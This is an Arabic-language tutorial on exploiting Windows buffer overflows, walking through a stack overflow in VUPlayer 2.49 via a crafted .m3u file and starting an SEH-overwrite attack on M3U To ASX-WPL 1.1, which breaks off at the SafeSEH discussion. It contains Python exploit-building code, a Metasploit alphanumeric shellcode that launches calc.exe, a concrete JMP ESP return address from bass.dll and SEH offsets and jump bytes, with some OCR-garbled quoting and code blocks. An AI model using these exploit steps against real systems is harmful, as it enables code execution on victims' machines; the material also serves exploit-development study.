Overflow Exploitation for Win32

استغلال ثغرات الاوفرفلو(الطفح)

By Encrypt3d.M!nd

http://m1nd3d.wordpress.com/

مقدمة

تعد ثغرات الاوفرفلو من اوسع انواع الثغرات انتشاراً في عالم الحاسوب,حيث تأخذ الحيز الاكبر من انواع الثغرات الاخرى التي تصيب تطبيقات الويب وهي مصدر خوف كبرى الشركات المختصة ببرمجة التطبيقات. بدأت هذي الثغرات في الظهور منذ بداية ظهور انظمة التشغيل والتطبيقات المستخدمة في الحاسوب. ومع تطور هذه الانظمة والتطبيقات ازدادت تطول واستغلال هذه الانواع من الثغرات, حيث بدأت انواع اخرى تبدا في الظهور.

لا يمكننا ان نقول ان اي شخص يستطيع ان يستغل هذا النوع من الثغرات.بعكس ثغرات تطبيقات الويب. فهي لا تحتاج سوى الى خبرة بسيطة لاكتشاف الثغرات الواضحة. لكن في هذا النوع من الثغرات تتغير طريقة الاستغلال من نوع الى اخر ومن تطبيق الى اخر. حيث تعتمد على عناوين مختلفة تختلف من نظام الى اخر. ومن جهاز الى اخر. فالمستغل الحقيقي للاوفرفلو هو من يستطيع ان يستغل هذه الثغرة حتى تعمل على كل جهاز وبثبات. وايضاً اذكر ان ليست كل ثغرة قابلة للاستغلال. كما ان ليست كل ثغرة تتمتع بصفات الثغرة المثالية كما نصف. اذ ان كل تطبيق يختلف عن التطبيقات الاخرى في طريقة التعامل مع من حيث الاستغلال. فمشاكل هذه الانواع من الثغرات التي قد تواجه المستغل كثيرة وبعضها يستحيل حله. لكن مع مرور الزمن ظهرت تقنيات جديدة تحل بعضاً من هذه المشاكل كما سنرى فيما بعد.

واخيراً اتمنى ان يكون هذا الكتيب البسيط مدخلاً بسيطاً لهذا الطريق الطويل. وجل ما اتمناه الفائدة العامة للجميع.

الان فلنبدأ بأسمه تعالى:

المبادىء الاساسية

مفهوم الاوفرفلو هو ادخال قيمة معينة تكون اكبر من القيمة المحددة في التطبيق لمعالجتها مما يؤدي الى خروج جزء من القيمة المدخلة في مواقع غير مسموح بها افتراضياً. قد يمكن استغلال هذه القيمة في تغيير مسار البرنامج وتنفيذ اوامر او برامج صغيرة اخرى هدفها الاستفادة من هذا الطفح واختراق التطبيق المصاب تحت صلاحية المستخدم لهذا التطبيق. مفهوم بسيط وقد يكون معقداً لكن مع الامثلة والتطبيق سوف يتوضح كل شيء.

في هذا الكتاب سوف اتطرق الى ثغرات التطبيقات تحت انظمة تشغيل الوندوز win32 وايضاً تقسم ثغرات الاوفرفلو الى عدة انواع سنشرح منها ال Stack and buffer Overflow وفي المعالجات من نوع intel x86 مع ملاحظة الجهاز المستعمل لدي يعمل تحت منصة (Windows XP sp3).

في هذا النوع من المعالجات توجد عدة انواع من المؤشرات Registers التي تختلف وظيفتها

من واحدة الى الاخرى.وهذه المعالجات هي:

EAX: يستخدم في العمليات الحسابية وخزن القيم العائدة من تنفيذ الدوال المختلفة

EBX:يستخدم لخزن البيانات

ECX:يستخدم كعداد counter

EDX:يستعمل للعمليات الحسابية المعقدة. .

ESP: مؤشر الكدس Stack

EBP:مؤشر القاعدة

ESI:يقوم بحفظ مواقع القيم المدخلة

EDI:يقوم بخزن موقع الناتج من العمليات

EIP:مؤشر التعليمات التالية

لمزيد من المعلومات حول هذه المؤشرات يمكنك القيام ببحث صغير بأي محرك بحث.

لكننا نكتفي هنا بمجرد تعريفها.

بعد ان تعرفنا على المسجلات.الان نأتي لشرح مبسط لفكرة الاستغلال:

عند ادخال قيمة كبيرة وحدوث طفح في الذاكرة,تتغير قيم هذه المؤشرات ويتحول جزء منها او جميعها احياناً الى القيم المتحولة فيحدث Access Violation نستدل عليه ببرامج التنقيح.

هدفنا في الاستغلال هو ان نستدل على الموقع او القيمة المأخوذة من المدخلات وتحويلها الى قيمة تكتب في المسجل EIP فيتم تنفيذها. اي ان نحول القيمة العشوائية المدخلة الى قيمة محددة تدل على جزء من المدخلة يستفاد عند تنفيذها في تنفيذ امر معين. لا اعتقد ان القارىء سوف يستطيع فهم الفكرة الا بعد التطبيق.لكن قبل ان نأخذ بعض التطبيقات هناك بعض الادوات التي سوف نستعملها:

Ollydbg

Metasploit 3

Findjmp

Python

Classic Overflow

الان نبدأ في المثال الاول:

VUPlayer 2.49 Stack Overflow


عند تشغيل ملف بامتداد m3u في البرنامج يحتوي على عدد كبير من القيم المدخلة(1500 بايت كمثال) يحدث تغيير في عناوين المسجلات,يمكن استغلاله وجعل البرنامج ينفذ الشل كود.

اولاً نقوم بعمل ملف m3u يحتوي على عدد كبير من البايتات بواسطة ملف بايثون صغير

نحفظ الكود التالي بملف بامتداد py:

```
Chars = “A” * 1500

File=open(‘crash.m3u,’w’)

File.write(chars)

File.close()
```

عند تشغيل الملف وتنفيذه ينتج ملف crash.m3u يحتوي على 1500 بايت من الحرف A. عند فتح هذا الملف عن طريق البرنامج يغلق البرنامج فجأة. نحمل البرنامج بال Ollydbg ونستورد الملف لنلاحظ التالي:



نلاحظ الرسالة التالية في الشريط السفلي:

Access Violation When Executing [41414141]

واذا نظرنا الى المسجلات نرى ان بعضها تحول الى 41414141

وال41=A في الهكس,لذا نستنتج انه تمكنا من تغيير المؤشرات بقيمة اخترناها نحن,عن طريق القيم الموجودة في ملف الm3u. ونلاحظ في منطقة الكدس انه البيانات متسلسلة بالقيم المدخلة مما يدل على انه يوجد لدينا Stack overflow. الان هدفنا التالي:

1-نحدد الاربع بايتات التي تقوم بتغيير عنوان ال EIP

2-نلاحظ المسافة التي يمكن الكتابة فيها في الكدس لكي نضع فيها الشل كود

بالنسبة للنقطة الاولى نحدد هذه البايتات عن طريق تكوين ملف m3u يحتوي على رموز مختلفة عن ال A التي وضعناها. ونقوم بمشاهدة العنوان الجديد في رسالة ال Access violation مع ملاحظة قانون الكدس الذي ينص على ان الذي يدخل من البايتات اولاً ينفذ اخيراً

اي اننا اذا وجدنا مثلاً الرسالة التالية:

Access Violation Error When Executing[44434241]

اي ان الاحرف في الملف تقرأ بالعكس:

41424344

والتي عند تحويلها من الهكس الى الاسكي = ABCD

لعمل ملف يحتوي رموز مختلفة يمكنك الاستعانة بالهاشات,وذلك بعمل هاشات مختلفة باي تشفير كان md5,sha-1,base64…etc

لنفرض اننا وجدنا المكان الذي يتغير بعد 1012 بايت. اي ان البايتات من 1013 الى 1017 تحتوي على عنوان العودة الجديد والذي يقوم بالقفز الى مكان الشل كود لتنفيذه.نقوم بعمل شل كود ب encoder مناسب(يفضل استعمال Alpha لانه يحتوي على Friendly Characters لكي لا تحصل مشاكل مع البرامج المختلفة ان امكن) اذ ان في بعض البرامج لا توجد مساحة كافية لحجم الشل كود بعد عنوان العودة فنلجأ الى تقنيات اخرى سيتم شرحها فيما بعد. يتم عمل الشل كود بأستعمال مشروع ال metasploit.

لذا فبعد ان وجدنا عنوان العودة سيكون الاستغلال بالشكل التالي:

Overflow = “A” * 1012 # البايتات اللازمة لعمل طفح

Ret = “\x41\x42\x43\x44” # عنوان العودة الجديد والذي سيقوم بالقفز الى الشل كود

Nops = “\x90” * 30 # تعليمة لا تقوم بعمل اي شيء فقط عند تنفيذها يتم الانتقال للتعليمات التي بعدها(يفضل استعمالها قبل الشل كود حتى حينما تنفذ القفزة يضمن وصول التنفيذ الى الشل كود,فحين يقفز الى احدى هذه التعليمات يقوم بالانتقال لما بعدها حتى الوصول الى الشل كود وتنفيذه)

http://www.metasploit.com

EXITFUNC=process, CMD=calc.exe

shellcode = (“\x89\xe1\xd9\xee\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49”

“\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56”

“\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41”

“\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42”

“\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a”

“\x48\x47\x34\x43\x30\x45\x50\x45\x50\x4c\x4b\x51\x55\x47”

“\x4c\x4c\x4b\x43\x4c\x45\x55\x42\x58\x45\x51\x4a\x4f\x4c”

“\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x43\x31\x4a”

“\x4b\x51\x59\x4c\x4b\x50\x34\x4c\x4b\x43\x31\x4a\x4e\x46”

“\x51\x49\x50\x4c\x59\x4e\x4c\x4d\x54\x49\x50\x42\x54\x45”

“\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x48\x42\x4a\x4b\x4c”

“\x34\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4b\x55\x4c”


“\x4b\x51\x4f\x47\x54\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44”

“\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c”

“\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4c\x49\x51\x4c\x46”

```
"\x44\x44\x44\x48\x43\x51\x4f\x50\x31\x4a\x56\x45\x30\x50"

"\x56\x42\x44\x4c\x4b\x51\x56\x50\x30\x4c\x4b\x51\x50\x44"

"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x45"

"\x58\x4b\x39\x4a\x58\x4d\x53\x49\x50\x42\x4a\x50\x50\x43"

"\x58\x4a\x50\x4d\x5a\x44\x44\x51\x4f\x45\x38\x4a\x38\x4b"

"\x4e\x4c\x4a\x44\x4e\x50\x57\x4b\x4f\x4d\x37\x42\x43\x43"

"\x51\x42\x4c\x42\x43\x43\x30\x41\x41")

File=open('vuln1.m3u','w')

File.write(overflow+ret+nops+shellcode)

File.close()
```

عند حفظ الكود اعلاه في ملف بايثون وتنفيذه ينتج ملف vuln1.m3u عند استيراده في البرنامج وهو في المنقح يحدث كراش:



نلاحظ ان العنوان "\x41\x42\x43\x44" هو نفسه الظاهر في الرسالة في الشريط السفلي والذي وضعناه في كود الثغرة على انه عنوان العودة مما يشير على صحة مكانه الان.وايضاً نلاحظ انه مؤشر الكدس ESP يشير الى اول تعليمة "\x90" بعد عنوان العودة.وهي التي يجب القفز لها لكي يتم تنفيذ الشل كود. قد تقولون انه يمكن ان نأخذ العنوان الموجود في المؤشر وجعله كعنوان عودة وبذلك يتم تنفيذ الشل كود ببساطة.لكن المشاكل في هذه الطريقة هي:


1-ان العناوين تختلف من جهاز الى اخر,وقد تختلف من تشغيلة الى اخرى.بمعنى انها لا تكون ثابتة تماماً.

2-تحتوي العناوين على "\x00" وهذه التعليمة تعمل انهاء للتنفيذ.اي انه عند تنفيذها يتوقف (اي تنهي السلسلة النصية) عندها كل شيء ولا يتم تنفيذ ما بعدها.لذا لا يمكن استعمالها.

لذا فاننا نلجأ لطريقة تمكننا من القفز للعنوان المشار اليه بمؤشر ال ESP.وهذه تكمن باستعمال تعليمة JMP ESP للتنفيذ او Call ESP عند القراءة. هذه التعليمات توجد بصورة كبيرة بالملفات التنفيذية او المكتبات الديناميكية DLL. لكنا كما قلنا لا يمكننا استخدام عنوان موجود في التطبيق نفسه لاحتوائه على ال null char "\x00". فنستعين بالمكتبات الديناميكية.

كل تطبيق في انظمة تشغيل الوندوز يلجأ لتضمين مكتبات جاهزة يستعملها بتنفيذ الدوال الموجودة فيها.من اشهر هذه المكتبات التي قد لا يخلو اي تطبيق منها هي Kernel32.dll و user32.dll. يمكننا ان نشاهد المكتبات المتضمنة مع التطبيق باستخدام الollydbg وذلك بتشغيل التطبيق والذهاب الى:

View>>Executable Modules.



كل هذه المكتبات متضمنة مع التطبيق ويمكن استعمال اي من هذه المكتبات لاستخراج التعليمة.لكن يجب ان لا يتضمن عنوانها null char وتتكون من ثمانية بايتات (xxxxxxxx) .يمكن استخراج العناوين من المكتبات عن طريق اداة Findjmp والتي يمكنها استخراج تعليمات call REG و jmp REG حيث REG تمثل احد انواع المسجلات المذكورة.

لاستعمال الاداة نقوم بتشغيلها عن طريق الدوس Dos وطريقة الاستعمال هي:


Findjmp.exe [library] REG

[library] = مسار المكتبة الكامل

REG =المسجل المراد استخراج التعليمات له

وبما انه نحتاج الى تنفيذ قفزة الى مؤشر الكدس ESP وان المكتبة المتضمنة مع البرنامج Bass.dll تحتوي على هذه التعليمات,اذن فنستطيع ان نأخذ عنوان العودة من هذه المكتبة,وبما انه المكتبات الديناميكية المتضمنة مع التطبيقات تكون عناوينها ثابتة فتدعى الثغرة ب Universal اي تعمل مع العديد من اصدارات الوندوز. اما المكتبات المتضمنة مع نظام التشغيل فعناوينها تتغير بعد التحديثات.فاذا اخذنا عنوان من مكتبة kernel32.dll من نظام تشغيل windows xp sp0 فان الثغرة سوف لن تعمل مع windows xp sp2 كمثال.لان العناوين تكون مختلفة,فيقتصر تنفيذ الشل كود على الاصدار المحدد فقط.

لذا فالان نستعرض العناوين الموجودة في المكتبة bass.dll وناخذ احد العناوين الظاهرة.



اذا افترضنا اننا اخذنا العنوان 0x1003b43b

عند تحويلها الى(الداخل اولاً ينفذ اخيراً) يكون الناتج

3bb40310

ونضع قبل كل بايتx\

ونضع العنوان الناتج "\x3b\xb4\x03\x10" مكان عنوان العودة المفترض في الكود السابق ونحفظ الكود بالكامل ونكون ملف vuln1.m3u ونفتحه بالبرنامج ليكون الناتج تنفيذ الالة الحاسبة Calculator وهو ما يقوم به الشل كود.يمكن استبدال الشل كود باي شل كود اخر مع مراعاة الحجم المتاح في الكدس,وايضاً مراعاة الEncoders التي قد لا تعمل مع البرنامج.

كانت هذه طريقة استغلال ثغرة Stack overflow كلاسيكية.

هناك بعض الحمايات التي قد اتخذت في سبيل الحيول دون تنفيذ الشل كود او استغلال الثغرات,من هذه الحمايات في انظمة الوندوز:

DEP (Data Execution Prevention)

SafeSEH

Stack Cookies (/GS)

يمكن القراءة عنها وعن طريقة تخطي هذه الحمايات ان وجدت عن طريق البحث في محركات البحث.

SEH OVERWRITE METHOD

المثال الثاني: M3U To ASX-WPL 1.1


في هذا المثال سوف نتطرق الى طريقة اخرى لاستغلال بعض الثغرات,ففي بعض الاحيان لا يمكن ان نستغل الثغرة بالطريقة السابقة,حيث يكون عنوان العودة مربوطاً بخوارزمية معينة تغير من قيمته المدخلة,فيظهر كأنه مخرب وليس كالذي ندخله,الا في بعض الحالات اذا استطعنا ان نعدل عليه بطريقة معينة تجعله يقرأ عنوان موجود في الذاكرة لكن هذه الحالة نادرة.فالبديل لها ان وجد هو ال SEH Overwrite.

ال SEH اختصاراً ل(Structured Exception Handler) هو الية للتعامل مع الاخطاء في التطبيقات عند حدوثها,فمثلاً عند حدوث اي خلل في احد تطبيقات الوندوز تظهر رسالة الخطأ التالية:

فعندما يحدث خلل في التطبيق يذهب البرنامج الى عنوان معين في الذاكرة يسمى ال SE Handler اذ يوجد في هذا العنوان تعليمات تقول للذاكرة تنفيذ العنوان الذي تحويه.فقد تظهر رسالة خطأ تنبأ المستخدم بان البرنامج لا يقبل المدخلات.او اذا لم يوجد اي حدث فتظهر الرسالة المشهورة في نظام الوندوز اكس بي التي في الاعلى.

اما اذا ادخلنا قيمة تسببت في طفح البرنامج ادت الى تغيير هذا العنوان,فيمكننا توجيه البرنامج لتنفيذ الشل كود الخاص بنا. هذا ما سوف نفهمه في المثال


في البرنامج المصاب عند ادخال قيمة كبيرة للبرنامج عن طريق ملف m3u يحدث كراش في البرنامج ويخرج بدون اي رسالة خطأ مثل التي في الاعلى,نشك في اننا قد غيرنا من قيمة ال SE Handler فنفتح البرنامج عن طريق المنقح ونستورد الملف الذي بصيغة m3u وليحتوي على 2000 بايت(لن اشرح الذي سبق وان شرح في المثال الاول) ونرى التالي:



مثلما نرى هناك بعض المسجلات تم تغيير قيمها بالقيمة 41 والتي تعني A وكما نرى ان عنوان العودة قد تغير كما نلاحظ في الشريط الاسفل.بما يعني انه يمكن محاولة الاستغلال بالطريقة المشروحة في المثال الاول.لكننا الان بصدد الاستغلال باستعمال الSEH Overwrite.لذا سوف نرى ما اذا كانت قيمة ال SE Handler قد تغيرت.نختار من القائمة View>>SHE Chain

لتظهر قائمة بعنوان وقيمة ال SEH Handler:

نلاحظ ان القيمة تغيرت بالمدخلات.اذا يمكننا ان نستغل بطريقة ال SEH Overwrite.نضغط على القيمة كلك يمين ونختار Follow Address in Stack :



نلاحظ ان القيم في الكدس(الستاك) قد تغيرت مما يدل على انه لدينا Stack Overflow

الان ما علينا فعله لكي يتم استغلال الثغرة:

1-ان نبحث عن القيمة التي عندها تتغير قيمة ال Pointer to next SEH record والتي اذا وجدناها تكون بعدها قيمة ال.SEH Handler

2-ان نضع في ال Pointer to next She record قفزة الى الشل كود لتنفيذه.

3-ان نضع تعليمة في ال SE Handler تقوم بتنفيذ القيمة الموجودة في ال Pointer to next SEH.اذ عند حدوث خلل في التطبيق يتم تنفيذ ال SE Handler.ويشير الى ال Pointer to next SEH بانه ال SE Handler في الخلل القادم.بمعنى اوضح انه قيمة ال pointer سوف تصبح كSEH عند حدوث كراش اخر بعد الكراش المتسبب بتنفيذ الSEH الاصلي.فيجب ان نحدث كراش في ال SEH يضمن لنا الانقال الى تنفيذ ال Pointer فيتم تنفيذ الشل كود.

لكي نحدث خلل في ال SEH يجب علينا ان نعوضه بتعليمة Pop pop ret.حيث تقوم هذه التعليمة بعمل خلل في التطبيق ونقل عنوان ال pointer الى مسجل الEIP ليتم تنفيذه.

عند حدوث الطفح في البرنامج يتم اولاً تغيير عنوان ال Pointer ومن ثم يليه مباشراً عنوان ال SE Handler فلهذا يجب اولاً ان نضع قفزة صغيرة في ال Pointer وثم تعليمة الpop-pop-ret في الhandler ثم مجموعة من ال(Nops(No Operation ثم الشل كود في الاستغلال الاعتيادي.

يمكن ان يسبق الشل كود العناوين المتغيرة في بعض الحالات,وسوف نتطرق لهذا الشيء فيما بعد.

الان يجب معرفة العنوان الذي يتغير عنده ال Pointer بنفس الطريقة المتبعة في المثال الاول.في حالتي يتغير بعد 1386 بايت.

فيكون الاستغلال الافتراضي كالتالي:

“A” X 1386+Pointer To Next SEH+SE Handler+Nops+Shellcode

في عنوان الPointer نضع قفزة صغيرة تؤدي الى الشل كود او الى احد ال Nops لضمان تنفيذ الشل كود,ويجب في حالة ال SEH Overwrite التأكد بمقدار القفزة التي تؤدي الى احد ال Nopsاو الشل كود.لوجود بعض البايتات بين الSE Handler والNops.فيجب على الاقل ان تكون القفزة ل6 بايتات او اكثر.

فاللقفز 6 بايتات نضع التعليمة "\xeb\x06\x90\x90" (06 eb للقفزة وال90 هو لملىء مكان العنوان لاربعة بايتات).بعد ان نضع عنوان ال Pointer نبحث عن تعليمة Pop-pop-ret للSE Handler وهنا تكمن صعوبة الاستغلال. فهناك ميكانيكية للحماية تسمى بال SafeSEH فعند عملية ترجمة التطبيقات او المكتبات في المترجمات. تقوم هذه الميكانيكية بالحيول دون امكانية استخدام SEH غير اعتيادي يؤدي الى استغلال غير مرغوب به.

